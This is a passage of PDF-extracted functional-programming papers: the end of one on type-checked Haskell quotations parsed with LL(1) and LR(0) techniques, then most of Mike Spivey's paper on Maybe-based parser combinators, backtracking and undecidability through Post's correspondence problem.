<b>instance</b> $(Add \ alpha \ alpha') \Rightarrow Add(T' \ alpha) \ alpha' \text{ where}$	-- expand: $T' \rightarrow \epsilon$
$+ (T' \ ctx) = + (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $Add(A \ alpha) \ alpha \text{ where}$	-- pop
$+ (A \ ctx) = return ctx$	
<b>instance</b> $Mul(T' \ alpha)(F(T' \ alpha)) \text{ where}$	-- expand: $T' \rightarrow * F T'$
$* (T' \ ctx) = * (M(F(\lambda f \rightarrow T'(\lambda t' \rightarrow ctx(\lambda l \rightarrow t'(Mul l f))))))$	
<b>instance</b> $Mul(M \ alpha) \ alpha \text{ where}$	-- pop
$* (M \ ctx) = return ctx$	
<b>instance</b> $Open(E \ alpha)(E(C(T'(E' \ alpha)))) \text{ where}$	-- expand: $E \rightarrow T E'$
$(E \ ctx) = (T(\lambda t \rightarrow E'(\lambda e' \rightarrow ctx(e' t))))$	
<b>instance</b> $Open(T \ alpha)(E(C(T' \ alpha))) \text{ where}$	-- expand: $T \rightarrow F T'$
$(T \ ctx) = (F(\lambda f \rightarrow T'(\lambda t' \rightarrow ctx(t' f))))$	
<b>instance</b> $Open(F \ alpha)(E(C \ alpha)) \text{ where}$	-- expand: $F \rightarrow (E)$
$(F \ ctx) = (O(E(\lambda e \rightarrow C(ctx e))))$	
<b>instance</b> $Open(O \ alpha) \ alpha \text{ where}$	-- pop
$(O \ ctx) = return ctx$	
<b>instance</b> $(Close \ alpha \ alpha') \Rightarrow Close(E' \ alpha) \ alpha' \text{ where}$	-- expand: $E' \rightarrow \epsilon$
$) (E' \ ctx) = ) (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $(Close \ alpha \ alpha') \Rightarrow Close(T' \ alpha) \ alpha' \text{ where}$	-- expand: $T' \rightarrow \epsilon$
$) (T' \ ctx) = ) (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $Close(C \ alpha) \ alpha \text{ where}$	-- pop
$) (C \ ctx) = return ctx$	
<b>instance</b> $(Endquote \ alpha) \Rightarrow Endquote(E' \ alpha) \text{ where}$	-- expand: $E' \rightarrow \epsilon$
$\gg (E' \ ctx) = \gg (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $(Endquote \ alpha) \Rightarrow Endquote(T' \ alpha) \text{ where}$	-- expand: $T' \rightarrow \epsilon$
$\gg (T' \ ctx) = \gg (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $Endquote Expr \text{ where}$	-- pop
$\gg e = e$	

Fig. 2. The LL(1) parser for the expression grammar, part 2.

The table also includes a column for “ $\gg$ ,” which serves as an end marker.

The state is now a stack of pending symbols, both terminal and nonterminal. The symbol  $X$  on top of the stack determines the action of the current active terminal  $a$ . If  $X = a$ , then the terminal pops  $X$  from the stack and passes control to the next active terminal (pop action). If  $X$  is a nonterminal, then the terminal looks up the production indexed by  $X$  and  $a$  in the parsing table, replaces  $X$  by the right-hand side of the production, and remains active (expand action). Again, we need not consider error conditions as the type-checker will statically guarantee that parsing does not fail.

Since the state is a stack of symbols, we must introduce types both for terminal and nonterminal symbols (we only show some representative examples here, the complete code is listed in Figures 1 and 2):

```
newtype E α = E (Expr → α) -- E
newtype I α = I (Expr → α) -- id
```

Like nonterminals, terminal symbols may carry semantic information: the terminal *id s*, for instance, returns the semantic value *Id s* of type *Expr*. For each terminal symbol including “`>`,” we introduce a class and an instance that implements the pop action:

```
class Add old new | old → new where
  + :: old → new
instance Add (A α) α where
  + (A ctx) = return ctx
```

Finally, each entry of the parsing table gives rise to an instance declaration that implements the expand action. Here are the instances for “`+`”:

```
instance Add (E' α) (T (E' α)) where
  + (E' ctx) = + (A (T (λt → E' (λe' → ctx (λl → e' (Add l t))))))
instance (Add α α') ⇒ Add (T' α) α' where
  + (T' ctx) = + (ctx (λe → e))
```

Since the look-ahead token is unchanged, the second instance requires an additional context, *Add α α'*, which accounts for the “recursive” call to “`+`.” The first instance also contains a call to “`+`” but this occurrence can be statically resolved: it refers to the “pop instance.” In general, an instance for the production *A → ω* requires a context iff  $e \in \mathcal{L}(\omega)$ , as in this case the stack shrinks.<sup>3</sup> The instance head always reflects the parsing state *after* the final pop action. Consider the *id* instance

```
instance Id (E α) (T' (E' α)) where
  id s (E ctx) = id s (T (λt → E' (λe' → ctx (e' t))))
```

The expansion phase proceeds  $E \rightarrow T E' \rightarrow F T' E' \rightarrow id T' E'$ . Consequently, the instance head records that the state changes from *E* to *T' E'*.

It remains to implement *quote* and *antiquote*.

```
quote      = return (E (λe → e))
antiquote :: E st → Expr → st
antiquote (E st) e = return (st e)
```

The type of *antiquote* dictates that we can only splice an expression into a position where the nonterminal *E* is expected. This can be achieved by enclosing the antiquotation in “`(`” and “`)`.”

<sup>3</sup> The standard construction of parsing tables using *First* and *Follow* sets already provides the necessary information: the parsing table contains the production *A → ω* for look-ahead *a* if either  $a \in First(\omega)$ , or  $e \in \mathcal{L}(\omega)$  and  $a \in Follow(A)$ . Only in the second case is a context required.

```
Main> « x + ( ` (foldr1 Add [Id (show i) | i ← [1..3]]) ) + y »
Add (Add (Id "x") (Add (Id "1") (Add (Id "2") (Add (Id "3"))))) (Id "y")
```

*Remark 3*

We have implemented the parsing actions in a rather ad-hoc way. Alternatively, they can be written using *lift* and monadic composition:

```
instance Id (E α) (T' (E' α)) where
  id s = id s ∘ lift (λ(E ctx) → T (λt → E' (λe' → ctx (e' t))))
  (∘)    :: (b → CPS c) → (a → CPS b) → (a → CPS c)
  q ∘ p = λa → p a ≫ q
```

The rewrite nicely separates the expansion step from the “recursive call.”  $\square$

## 5 Bottom-up parsing: LR(0) parsing


Let us move on to our final challenge: quotations whose concrete syntax is based on an LR(0) grammar—LR(1) grammars are also doable but we resist the temptation to spell out the details. Unlike LL parsing, the LR method is generally not suitable for constructing parsers by hand. For that reason, we shall base the treatment on a very simple example, the language of balanced parentheses.

$$P \rightarrow \epsilon \mid P ( P )$$

The abstract syntax is given by the *Tree* datatype:  $P \rightarrow \epsilon$  constructs a *Leaf*,  $P \rightarrow P ( P )$  a *Fork*.

An LR parser is similar to a postfix parser in that the state is a stack of symbols the parser has already seen. In contrast, the state of an LL parser is a stack of symbols it expects to see.

For efficiency reasons, an LR parser maintains additional information that summarises the stack configuration in each step. This is accomplished by a finite-state machine, the so-called LR(0) *automaton*. Here is the automaton for the grammar above ( $S$  is a new start symbol, “»” serves as an end marker).



The automaton has six states; the production(s) contained in the states illustrate the progress of the parse with the dots marking the borderline between what we have seen and what we expect to see. If the dot appears before a terminal symbol,

we have a *shift state* (colored in yellow/light gray). If the dot has reached the end in one of the productions, we have a *reduce state* (colored in blue/dark gray). In a shift state, the parser consumes an input token and pushes it onto the stack. In a reduce state, the right-hand side of a production resides on top of the stack, which is then replaced by the left-hand side.

In our example, the parser first reduces  $P \rightarrow \epsilon$  moving from the start state 1 to state 2. Then, it shifts either “`»`” or “`(`.” Each transition is recorded on the stack. This information is used during a reduction to determine the next state. Consider state 6; two sequences of moves end in this state:  $1 \xrightarrow{P} 2 \xrightarrow{(} 5 \xrightarrow{P} 4 \xrightarrow{)} 6$  and  $5 \xrightarrow{P} 4 \xrightarrow{(} 5 \xrightarrow{P} 4 \xrightarrow{)} 6$ . Removing  $P(P)$  from the stack means returning to either state 1 or state 5. Pushing  $P$  onto the stack, we move forward to either state 2 or state 4. In short, reducing  $P \rightarrow P(P)$  is accomplished by replacing the above transitions by either  $1 \xrightarrow{P} 2$  or  $5 \xrightarrow{P} 4$ . The point is that, in general, there are several transitions for a single production.

Turning to the implementation, the parser’s state is a stack of LR(0) states. Each LR(0) state carries the semantic value of the unique symbol that annotates the ingoing edges.

```
data S1 = S1 -- S
data S2 st = S2 Tree st -- P
data S3 st = S3 st -- »
data S4 st = S4 Tree st -- P
data S5 st = S5 st -- (
data S6 st = S6 st -- )
```

Each state of the automaton is translated into a function that performs the corresponding action. A shift state simply delegates the control to the next active terminal. A reduce state pops the transitions corresponding to the right-hand side from the stack and pushes a transition corresponding to the left-hand side. If there are several possible transitions, then a reduce action is given by a family of functions represented as a type class.

```
quote = state1 S1 -- start
state1 st = state2 (S2 Leaf st) -- reduce
state2 st = return st -- shift
state3 (S3 (S2 t S1)) = t -- accept
state4 st = return st -- shift
state5 st = state4 (S4 Leaf st) -- reduce
class State6 old new | old → new where
  state6 :: old → new
instance State6 (S6 (S4 (S5 (S2 S1)))) (S2 S1) where -- reduce
  state6 (S6 (S4 u (S5 (S2 t S1)))) = state2 (S2 (Fork t u) S1)
instance State6 (S6 (S4 (S5 (S4 (S5 st)))))) (S4 (S5 st)) where -- reduce
  state6 (S6 (S4 u (S5 (S4 t (S5 st)))))) = state4 (S4 (Fork t u) (S5 st))
```

The pattern  $S_6 (S_4 u (S_5 (S_4 t (S_5 st))))$  nicely shows the interleaving of states and semantic values. Since the stack is nested to the right,  $u$  is the topmost semantic value and consequently becomes the right subtree in *Fork t u*.

The active terminals implement the shift actions.

```
class Open old new | old → new where
  ( :: old → new
instance Open (S2 st) (S4 (S5 (S2 st))) where
  ( st @ (S2 _ _) = state5 (S5 st)
instance Open (S4 st) (S4 (S5 (S4 st))) where
  ( st @ (S4 _ _) = state5 (S5 st)
  ) st @ (S4 _ _) = state6 (S6 st)
endquote st @ (S2 _ _) = state3 (S3 st)
```

We need a class if a terminal annotates more than one edge. Again, the instance types are not entirely straightforward as they reflect the stack modifications up to the next shift: for instance, “(” moves from  $S_2$  to  $S_5$  and then to  $S_4$ , which is again a shift state.

The implementation technique also works for LR(1) grammars. In this case, the active terminals implement both shift and reduce actions.

## 6 Conclusion

Quotations provide a new, amusing perspective on parsing: terminal symbols turn active and become the driving force of the parsing process. It is quite remarkable that all major syntax analysis techniques can be adapted to this technique.

Typed quotations provide static guarantees: using type-level representations of symbols Haskell’s type-checker is instrumented to scrutinise whether a quotation is syntactically correct. Of course, this means that syntax errors become type errors, which are possibly difficult to decipher. Adding proper error handling is left as the obligatory “instructive exercise to the reader.”

## References

- Aho, A. V., Lam, M. S., Sethi, R. & Ullman, J. D. (2006) *Compilers: Principles, Techniques, and Tools*. 2nd ed. Addison-Wesley.
- Okasaki, C. (2002) Techniques for embedding postfix languages in Haskell. In *Proceedings of the 2002 ACM SIGPLAN Haskell Workshop*, Chakravarty, M. (ed), ACM, pp. 105–113.
- Okasaki, C. (2003) Theoretical Pearls: Flattening combinators: Surviving without parentheses. *J. Funct. Program.*, **13**(4), 815–822.
- Peyton Jones, S. (2003) *Haskell 98 Language and Libraries*. Cambridge University Press.
- Wadler, P. (1989) Theorems for free! In *the Fourth International Conference on Functional Programming Languages and Computer Architecture (FPCA’89)*. London, UK: Addison-Wesley, pp. 347–359.

---

# When *Maybe* is not good enough

Mike Spivey, May 2011

A glimpse into the prehistory of parser combinators.

## 1 Introduction

Many variations upon the theme of parser combinators have been proposed (too many to list here), but the central idea is simple: a parser for type  $\alpha$  is a function that takes an input string and returns a number of results, each consisting of a value  $x$  of type  $\alpha$  and a string that is the portion of input remaining after the phrase with value  $x$  has been consumed. The results are often organized into a list, because this allows a parser to signal failure with the empty list of results, an unambiguous success with one result, or multiple possibilities with a longer list.

**type**  $\text{Parser}_1 \alpha = \text{String} \rightarrow [(\alpha, \text{String})]$ .

Producing a list of results naturally leads to parsers that allow backtracking. If a phrase should consist of two parts  $A$  and  $B$ , and there are multiple ways of recognizing an  $A$  at the start of the input, then the parser for  $B$  can discard the first of these if necessary, and ask for a second or a subsequent way of parsing an instance of  $A$ , choosing the one for which the remaining input matches  $B$ . The lazy evaluation of Haskell is beneficial here, because results from  $A$  after the first need not be computed until they are demanded by the parser for  $B$ .

Nevertheless, it remains true that backtrack parsing is in itself inefficient, because the search tree in a parsing problem can become very large. A substantial fraction of the tree may be created and explored before finding a successful parse, consuming a lot of time. Also, as the parsing process advances, each choice between alternatives must be recorded in case it must be revisited later, and this can consume a lot of space, even if the alternatives are never explored. For the sake of efficiency, it is preferable where possible to substitute a different parser type,

**type**  $\text{Parser}_2 \alpha = \text{String} \rightarrow \text{Maybe}(\alpha, \text{String})$ .

As we shall see, parsers with this type allow alternation but not backtracking, in the sense that two parsers can be combined into a single parser that succeeds if either of them would succeed on its own, but once it has produced a

## 2 When *Maybe* is not good enough

first result, there is no way to get it to produce another, even if both the component parsers would succeed on the original input. Using this parser type reduces the amount of fruitless searching, and allows the record of choices made in recognising a phrase to be discarded as soon as one of the choices succeeds.

If parsers based on *Maybe* are preferable to those based on lists, it is natural to ask what grammars allow them to work properly. If a grammar is unambiguous, then an input string will either fail to be in the language, or it will have exactly one derivation tree; we will say that the *Maybe*-based parser works correctly if in these two circumstances it returns *Nothing* or *Just x* respectively, for some value  $x$ .

## 2 Parser combinators

We shall want to experiment with both parsers that return a list of results and parsers that use *Maybe* instead. Luckily, the type class system of Haskell allows us to describe parser combinators in a way that is independent of the monad  $m$  that is used to deliver the results. As usual, we need to wrap the parser type in a **newtype** construction so we can make it into an instance of type classes.

```
newtype Parser m α = Parser { runParser :: String → m(α, String) }.
```

The type  $\text{Parser } m \alpha$  contains parsers that accept a string and deliver results of type  $\alpha$  using the monad  $m$ . If  $m$  is indeed a monad then so is  $\text{Parser } m \alpha$ .

```
instance Monad m ⇒ Monad (Parser m) where
    return x = Parser (λs → return(x, s))
    xp ≫= f =
        Parser (λs → runParser xp s ≫= (λ(x, s') → runParser (f x) s')).
```

Haskell's type class *MonadPlus* describes monads that provide two additional operations *mzero* and *mplus*, for which we use here the notations  $\emptyset$  and  $\oplus$ :

```
class Monad m ⇒ MonadPlus m where
    ∅ :: m α
    (⊕) :: m α → m α → m α.
```

Both the list type constructor `[]` and the *Maybe* constructor are declared in the standard library as instances of *MonadPlus*:

```
instance MonadPlus [] where
    ∅ = []
    (⊕) = (++) .
```

```
instance MonadPlus Maybe where
    ∅ = Nothing
    (Just x) ⊕ ym = Just x
    Nothing ⊕ ym = ym .
```

There are several equational laws that it is natural to consider in relation to these operations, motivated by the idea that  $m \alpha$  in some sense represents a set of values of type  $\alpha$ , with  $\emptyset$  as the empty set and  $\oplus$  as set union; and that  $(\gg= f)$  applies  $f$  to each member of this set and collects the results. Like

the operations on sets, we expect  $\oplus$  to be associative with  $\emptyset$  as an identity element.

$$(xm \oplus ym) \oplus zm = xm \oplus (ym \oplus zm), \\ \emptyset \oplus ym = \emptyset = xm \oplus \emptyset.$$

Also, we expect  $(\gg= f)$  to act as a homomorphism.

$$\emptyset \gg= f = \emptyset, \\ (xm \oplus ym) \gg= f = (xm \gg= f) \oplus (ym \gg= f). \quad (*)$$

All these laws are satisfied by both lists and *Maybe*, with the exception of equation  $(*)$ , which is not satisfied by *Maybe*. A simple example shows this: if we define

```
even :: Int → Maybe Int
even x = if x `mod` 2 ≡ 0 then Just x else Nothing
```

then the expression

$$(result 1 \gg= even) \oplus (result 2 \gg= even)$$

evaluates to *Nothing*  $\oplus$  *Just 2* = *Just 2*, but

$$(result 1 \oplus result 2) \gg= even$$

evaluates to *Just 1*  $\gg= even$  = *Nothing*. The alternative value 2 is discarded as soon as the expression in parentheses succeeds with the value 1; this is beneficial in terms of efficient use of time and space, but in this example, it leads to failure, because the result 1 does not satisfy the subsequent test *even*. The law  $(*)$  also fails for the parser monad *Parser Maybe* based upon *Maybe*, something that will turn out to be crucial later.

If *m* is an instance of *MonadPlus*, then so is *Parser m*. The additional operations are obtained by lifting the operations on *m*:

```
instance MonadPlus m ⇒ MonadPlus (Parser m) where
  ∅ = Parser (λs → ∅)
  xp ⊕ yp = Parser (λs → runParser xp s ⊕ runParser yp s).
```

Given a list of results in *m α*, where *m* is an instance on *MonadPlus*, we can reduce then to a single result by folding with  $\oplus$ .<sup>1</sup>

```
alt :: MonadPlus m ⇒ [m α] → m α
alt = foldr (⊕) ∅.
```

We shall use the operations  $\gg=$  and  $\oplus$  to build parsers that handle concatenation and alternation in context free grammars. All that is missing now are the basic parsers that deal with individual characters. The parser *pChar c* compares the next character of the input with *c* and succeeds if they match, consuming the character *c*.

```
pChar :: MonadPlus m ⇒ Char → Parser m ()
pChar c =
  Parser (λs →
    case s of c' : s' | c ≡ c' → return (((), s'); _ → ∅).
```

---

<sup>1</sup> Our function *alt* is called *msum* in the Haskell library.

#### 4 When *Maybe* is not good enough

For convenience, we also define  $pString$ s so that it recognizes the characters in the string  $s$  one after another.

```
pString :: MonadPlus m => String -> Parser m()
pString = foldr (>>) (return ()) . map pChar.
```

### 3 Alternation without backtracking

A grammar is called  $LL(1)$  if it can be recognized by a *deterministic top-down parsing machine*: that is, an automaton whose state is a stack of symbols yet to be found in the input. The possible moves of this automaton are to match a token from the top of the stack with the next token from the input, or to take a non-terminal symbol  $A$  from the top of the stack and replace it by the right-hand side  $s$  of a production  $A \rightarrow s$ . For the machine to be deterministic, it must be able to choose the correct production with only one token of lookahead, that is, knowing only the next token of the input.

Broadly speaking, a grammar is  $LL(1)$  if, whenever alternatives  $A \rightarrow B \mid C$  occur, the set of tokens that can start an instance of  $B$  is disjoint from the set that can start an instance of  $C$ . (The story is complicated a bit if either  $B$  or  $C$  can produce the empty string, but we can ignore that complication here.) If we build a parser for  $A$  from parsers for  $B$  and  $C$  by writing,

$$pA = pB \oplus pC,$$

then we can be sure that no input string would cause both  $pB$  and  $pC$  to succeed. So if  $pB$  succeeds, it is safe to rule out a subsequent attempt to apply  $pC$ , and that is what happens in a parser based on *Maybe*.

For the *Maybe*-based parser to work, it is certainly sufficient that the grammar is  $LL(1)$ . On the other hand, the  $LL(1)$  condition is not necessary in all cases, as is easily shown by the grammar  $S \rightarrow x x \mid x y$ . This grammar is not  $LL(1)$ , because both alternatives start with  $x$ , so that with  $S$  on the stack and  $x$  as the lookahead, the automaton would not be able to choose between the two productions. Let's consider in some detail what happens when the parser,

$$pS = (pChar 'x' \gg pChar 'x') \oplus (pChar 'x' \gg pChar 'y'),$$

is applied to input "xy" using the *Maybe* monad. First, the alternative

$$pChar 'x' \gg pChar 'x'$$

is tried; the first 'x' succeeds, but the second one fails, and this causes the whole alternative to fail. At this point, the alternation operator  $\oplus$ , seeing that its left operand has failed, is able to try its right operand, the parser  $pChar 'x' \gg pChar 'y'$ , on the original input. This parser succeeds, and the outcome of the whole parser is success.

The grammar  $S \rightarrow x x \mid x y$  could, of course, be 'left-factored' to make it  $LL(1)$ :

$$S \rightarrow x A,$$

$$A \rightarrow x \mid y.$$

But that is not the point! The unfactored grammar is *not LL(1)*, yet a *Maybe*-based parser still works correctly.

In a more complicated setting, *Maybe*-based parsers continue to work correctly even where the grammar fails the  $LL(1)$  condition. For example, in a programming language grammar we could write,

$$\text{stmt} \rightarrow \text{expr} := \text{expr} \mid \text{expr},$$

perhaps permitting a solitary expression as a statement in order to allow for procedures called for their side effect. A *Maybe*-based parser could work correctly with this grammar, recognising an expression at the beginning of a statement, then finding that it is not followed by  $:=$ , switching to the other alternative, and parsing the expression again as a statement in itself. It is surely true in this case that left-factoring the grammar would remove the need to parse the expression twice, making the parser more efficient. But again, that is not the point, because the parser already works correctly, even if a bit slowly, if it is directly based on the original grammar.

The ability of parser combinators to deal with grammars that are not  $LL(1)$  is also useful when, perhaps favouring simplicity over robustness, we choose to build a parser that is not preceded by a scanner that divides the input into tokens. Many programming language grammars are  $LL(1)$  over an alphabet of tokens, but not when the terminal symbols are taken to be individual characters; it is easy to recognize an **if** statement from its first token, but not so easy given only the information that the first character is 'i'. However, if we additionally exploit the bias of  $\oplus$  towards its left-hand operand, parser combinators deal with this situation acceptably well.

Whereas left-factoring can improve the efficiency of a *Maybe*-based parser without spoiling its correctness, the same cannot always be said of right-factoring. For example, the grammar  $S \rightarrow x y \mid x x y$  gives the parser

$$pString "xy" \oplus pString "xxy"$$

that works perfectly, but factoring it as

$$\begin{aligned} S &\rightarrow A y \\ A &\rightarrow x \mid x x \end{aligned}$$


gives a parser that no longer works properly:

$$(pString "x" \oplus pString "xx") \gg pString "y".$$

When given the input "xxy", this parser first recognizes the first 'x' with  $pString "x"$ , then feeds the remaining input "xy" to the parser  $pString "y"$ , which fails. With the *Maybe* monad, there is no possibility of backtracking to try the parser  $pString "xx"$  instead, so the whole parse fails. Notice that the equation (\*) would imply that the two parsers just considered are equivalent, so it is the failure of (\*) for the *Maybe* monad that is the root of the problem uncovered in this example.

So far, we have seen that all grammars that are  $LL(1)$  can be parsed with *Maybe*-based combinators, but also some grammars that are not  $LL(1)$ . The next step is to introduce an undecidable problem, which we shall use later to show that there is, in general, no algorithm to decide whether a grammar can be parsed in this way or not.

## 6 When Maybe is not good enough



**Figure 1:** A correct layout

## 4 Post's correspondence problem

In Post's correspondence problem, we are given a list of tiles, each labelled with a pair of strings, and asked to find a sequence of copies of the tiles such that the strings obtained by concatenating the upper labels from each tile matches the one obtained by concatenating the lower labels (see Figure 1). Each given tile may be used once, several times, or not at all in the layout.

We can represent a tile by a pair of strings, and we say that a layout is *correct* if the upper and lower labels concatenate to give the same string:

```
type Tile = (String, String)
correct :: [Tile] → Bool
correct layout = (concat (map fst layout) ≡ concat (map snd layout)).
```

To find solutions for a given set of tiles, we can generate layouts in increasing order of length, representing each layout by a list of indices in the list of tiles:

```
choices :: Int → [[Int]]
choices n = concat (iterate step [[ ]])
  where step css = [ c : cs | c ← [0 .. n - 1], cs ← css ].
```

For example:

```
*Main> choices 4
[], [0], [1], [2], [3], [0, 0], [0, 1], [0, 2], [0, 3], [1, 0], ...
```

The solutions are those non-empty layouts where the upper and lower labels match.

```
solutions :: [Tile] → [[Tile]]
solutions tiles =
  [ cs | cs ← tail (choices (length tiles)), correct (map (tiles!!) cs) ].
```

Some sets of tiles have solutions, and others have none. Here is a set that does have solutions:

```
*Main> let tiles1 = [("b", "ca"), ("a", "ab"), ("ca", "a"), ("abc", "c")]
*Main> solutions tiles1
[[1, 0, 2, 1, 3], [1, 0, 2, 1, 3, 1, 0, 2, 1, 3], ...]
```

The solution `[1, 0, 2, 1, 3]` describes the layout shown in Figure 1, with the string "abcaaabc" on both top and bottom.

If a problem has one or more solutions, then the function `solutions` will find them eventually by a blind search. Much better algorithms exist that do not search blindly: for instance, in the example only tile 1 can begin a layout, because the other tiles have top and bottom labels that start with different characters. Also, putting tile 1 down first leaves an extra 'b' on the bottom,

and that means that tile 0 must come next, since other tiles do not start with a 'b' on top. So it is pointless to try any candidate solution that does not begin [1, 0, ...], and yet the brute-force *solutions* function does just this, as well as trying many other sequences that make no sense. It would be an interesting exercise to write a better search algorithm.

It's obvious that if a problem has at least one solution, then it has an infinite number, because concatenating a solution with itself or another one will always give a further solution. Other problems have no solutions at all; for them, the function *solutions* will not return the empty list, but instead will run forever without producing any information. For some sets of tiles, we might be able to determine by inspection that there are in fact no solutions. For example, if there are no tiles where the top and bottom labels begin with the same character, then there is no tile that could start a correct layout, and it is certain that there are no solutions.

In general, however, *it is undecidable whether a given set of tiles has a solution*. I assume this result here without proving it in detail. The book by Sipser (2005) gives a proof by reduction from the halting problem for Turing machines.<sup>2</sup> A Turing machine and its initial tape can be represented by a set of tiles, in such a way that we can begin a correct layout by first putting down the initial state, then we can continue by adding tiles in a way that corresponds to a sequence of steps of the Turing machine. We will be able to complete the layout correctly and find a solution exactly if the Turing machine halts. This means that deciding whether the set of tiles has a solution is equivalent to deciding whether the Turing machine halts with the given input, and we know that problem to be undecidable.

Before returning to the problem of *Maybe*-based parser combinators, we will first mention a classic undecidable problem connected with parsing: the problem of deciding whether a grammar is ambiguous.

## 5 Ambiguity

Given a set of tiles, we can construct a context-free grammar that is ambiguous exactly if the set of tiles has a solution. The layout described in Section 4 is [1, 0, 2, 1, 3], leading to the string "abcaaabc", and we will encode this as

"3,1,2,0,1=abcaaabc".

To the left of the equals sign appears the list of tiles chosen; it appears in reverse order for 'technical reasons' that will emerge soon. To the right appears the concatenated sequence of labels from the tiles, in this case the same string whether we take the upper labels or the lower ones.

Given a list of labels, either the upper ones from a list of tiles or the lower ones, we can write productions to describe the set of strings that can be assembled. It's easiest to express these productions as a function that takes the list of labels and returns a parser.

---

<sup>2</sup> The problem *tiles1* is taken from an example in the same book.

## 8 When Maybe is not good enough

```

assembly :: MonadPlus m => [String] → Parser m ()
assembly tags = p where
  p = alt [(pString (show i) >>
    ((pChar ',' >> p) ⊕ pChar '=') >> pString tag)
            | (i, tag) ← zip [0 ..] tags]

```

For the list `tags = ["b", "a", "ca", "abc"]`, this parser corresponds to the productions,

$$\begin{aligned} A &\rightarrow 0 A' b \mid 1 A' a \mid 2 A' c a \mid 3 A' a b c \\ A' &\rightarrow , A \mid =. \end{aligned}$$

The reason for the reversed list of tile indices emerges here, because the grammar generates the list of indices and the string of tags simultaneously by growing them outwards from the middle, one in each direction.

Now, given a tile set `tiles`, if a string like "abcaaabc" can be generated as the top row of a layout, then some string like "3,1,2,0,1=abcaaabc" will be accepted by the parser `assembly (map fst tiles)`; and if the string can be generated as the bottom row of a layout, then a similar string will be accepted by `assembly (map snd tiles)`. Crucially, if a string appears on both the top and bottom of the *same* layout, then there will be a string that is accepted by both these parsers.

So we can put the two parsers together in alternation to get a parser that accepts at least one string in two different ways exactly if the set of tiles has one or more solutions. For present purposes, we can settle on the list monad, written `[]` in the type of the parser:

```

ambiguous :: [Tile] → Parser [] Int
ambiguous tiles =
  (assembly (map fst tiles) >> pChar '!' >> return 1)
  ⊕ (assembly (map snd tiles) >> pChar '!' >> return 2)

```

I've used '!' as an end-of-file marker to make sure the whole string is matched, and added the return values 1 and 2 to make it easier to see what's happening.

Expressing the same construction as a grammar, we would have one set of productions for the top labels in the tiles, similar to those for `A` and `A'` shown earlier, a second set for the bottom labels using non-terminals `B` and `B'`, and two productions `S → A ! | B !` to join them together. Let's try the parser on some examples:

```

*Main> runParser (ambiguous tiles1) "3,1=aabc!"
[(1, "")]

*Main> runParser (ambiguous tiles1) "3,1=abc!"
[(2, "")]

*Main> runParser (ambiguous tiles1) "3,1=babc!"
[]

*Main> runParser (ambiguous tiles1) "3,1,2,0,1=abcaaabc!"
[(1, ""), (2, "")]

```

The top labels on tiles 1 and 3 concatenate to give "aabc", and the string that encodes this fact is accepted with the result 1; similarly, the string "abc" is made from the bottom labels on the same two tiles, and a corresponding string is accepted with the result 2. On the other hand, the string "babc" does not represent either the top or the bottom labels on these tiles, so the

next test string is not accepted at all. Finally, the string "abcbacba" can be obtained from either the top or the bottom labels of the tiles 1, 0, 2, 1, 3, so the string "3,1,2,0,1=abcaaabc!" is accepted in two ways by the parser, showing that the grammar is ambiguous.

For any set of tiles, we can form the parser *ambiguous tiles*, and that parser will return multiple results on exactly those strings that encode a solution to the correspondence problem. So the parser is capable of returning multiple results (and the underlying grammar is ambiguous) exactly if the original set of tiles has a solution. Since this question is undecidable, we have shown that it is not in general decidable whether a context-free grammar is ambiguous.

In the next section, we will use a similar construction to show that it is not decidable whether a grammar is correctly parsed by a *Maybe*-based parser.

## 6 Freedom from backtracking

In place of the parser *ambiguous* from the previous section, let us consider now another parser assembled from two instances of *assembly*. This time, we leave the monad *m* unspecified:

```
backtrack :: MonadPlus m => [Tile] -> Parser m Int
backtrack tiles =
    inner >>= (\x -> pChar '!' >> return x)
    where
        inner =
            ((assembly (map fst tiles) >> return 1)
             ⊕ (assembly (map snd tiles) >> pChar '?' >> return 2))
```

Again, I've used '!' as an end-of-file marker, but I've carefully factored the grammar, bearing in mind that the distributive law (\*) is not satisfied by *Maybe*. Note too the presence of the character '?' in one alternative of the *inner* parser.

Let's examine what happens when we apply this parser to a typical input string:

```
*Main> runParser (backtrack tiles1) "3,1,2,0,1=abcaaabc?!"
Ambiguous type variable 'm' in the constraint: 'MonadPlus m'
Probable fix: add a type signature that fixes these type variable(s)
```

Oops! Because the monad *m* is undetermined in the type of *backtrack*, we'll have to specify carefully what type of answer we want before GHC can show us the result.

```
*Main> runParser (backtrack tiles1) "3,1,2,0,1=abcaaabc?!"
                                                :: [(Int, String)]
[(2, "")]
```

Because the input string consists of a correct layout followed by "?!", the parsing goes as follows:

- The parser *assembly (map fst tiles)* succeeds, causing *inner* to produce the result 1 and the remainder "?!".
- On this remainder, the parser *pChar '!' fails*, causing backtracking.

## 10 When *Maybe* is not good enough

- Now the parser *assembly* (*map snd tiles*) succeeds, producing again the remainder "?!". After this, the parser *pChar* '?' consumes the '?', causing *inner* to produce the result 2 and the remainder "!".
- This time the parser *pChar* '!' succeeds, and the overall outcome is success.

But what happens if we use a parser based on *Maybe* instead?

```
*Main> runParser (backtrack tiles1) "3,1,2,0,1=abcaaabc?!"  
:: Maybe (Int, String)  
Nothing
```

This time, the story is different. The parser *assembly* (*map fst tiles*) succeeds as before without the need for backtracking, guided by the indices embedded in the input, and the parser *pChar* '!' subsequently fails. But this time there is no possibility of backtracking to try the other branch, and the whole parse fails, yielding *Nothing*.

We should also check the behaviour of the parser for strings that can be generated only from the top or only from the bottom of a layout. For convenience, let's first give names to specialized versions of the parser:

```
